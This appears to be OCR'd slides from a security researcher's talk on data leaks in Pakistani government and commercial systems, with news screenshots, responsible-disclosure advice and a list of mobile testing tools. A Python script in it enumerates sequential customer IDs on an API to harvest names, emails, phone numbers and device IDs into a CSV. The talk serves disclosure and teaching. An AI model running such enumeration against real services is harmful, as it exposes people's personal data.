
```
POST /citizenverfi
Content-Length: 23
Content-Type: mult
Host: 103.226.217.
```

User I	Nam	dress
[redacted]	[redacted]	[redacted] Pakistan.
[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]

```
#!/usr/bin/python3

import json

import csv

import requests


for j in range(1, 16715):

    url = [redacted]CustomerAddresses/"+str(j)+""
    r = requests.get(url)
    data = r.json()
    CustomerData = data['ResponseResult']['CustomerInfo']
    ShippingAddress = data['ResponseResult']['ShippingAddress']
    header = ["ID","Name","Email","Cell Number","Device ID","Address"]

    for CustomerDetails in CustomerData:
        if(CustomerDetails != " "):
            email = CustomerDetails['EmailAddress']
            firstname = CustomerDetails['FirstName']
            cell = CustomerDetails['CellNumber']
            customerid = CustomerDetails['ID']
            guid = CustomerDetails['Guid']
            details = [email, firstname, cell, customerid, guid]
        with open('eggs.csv', 'w', newline='') as csvfile:
                spamwriter = csv.writer(csvfile, delimiter=',',quoting=csv.QUOTE_MINIMAL)
                spamwriter.writerow(header)
                spamwriter.writerow(details)
        for CustomerAddress in ShippingAddress:
            address = CustomerAddress['Street']
```

```
lentee":[{"createdAt
0000-0.00000000","pol
\u0631\u06cc\u06cl
\u0641\u0644\u0648\u
644\u06cc\u0679

opertyCoveredArea":"0
\u0628\u062d\u0631\u0
c\u0679\u0631\u0648
\u0641\u0644\u0648\u
644\u06cc\u0679

","tenantCnic":"346031
embersTotal":"0","tena
```

Accused for Hacking !



TechJuice > Technology > NADRA, Police and Telcos data being sold publicly on Facebook

NADRA, Police and Telcos data bei publicly on Facebook

By Asra Rizwan on May 7, 2018 - Like us now! Like

propakistani Tech and Telecom Business Auto Sports Others Coronavirus

197,535 BALOCHISTAN 9,940 PUNJAB 71,987 KP 24,943 AJK/GB 2,360 RECOVERED 85,775

Umar Saif @umarsaif · May 7, 2018


Punjab Government will be taking legal action for whoever is responsible for making and propagating false, unfounded and malicious content against government IT systems on whatsapp, facebook and twitter.

47 194 475

'ds, Call

@BeeFaauBee09

But, More to Come !



Hi Team.

[redacted]

Thank you [redacted] for being the bridge.

Lets meet up [redacted] at your convenience. Mid of next week?

BR
[redacted]

[redacted]

Cool ! How can I do this?

1. Don’t be a ****
2. Act Responsibly
3. Respect Privacy
4. Play within Boundaries

Cool ! How can I do this?

1. YesWeHack Vulnerability Disclosure Finder
2. Bugcrowd/H1 etc.
3. Engineering Teams
4. Disclose.io

Tools and References ?

- Frida (https://frida.re/)
- Objection (https://github.com/sensepost/objection)
- Burp Suite
- GenyMotion or Physical Device
- JDX-GUI
- APKTOOL
- PYTHON
- **Patience!**

Thank You !

Stay Safe & Hack The Planet

@BeeFaauBee09

dc441905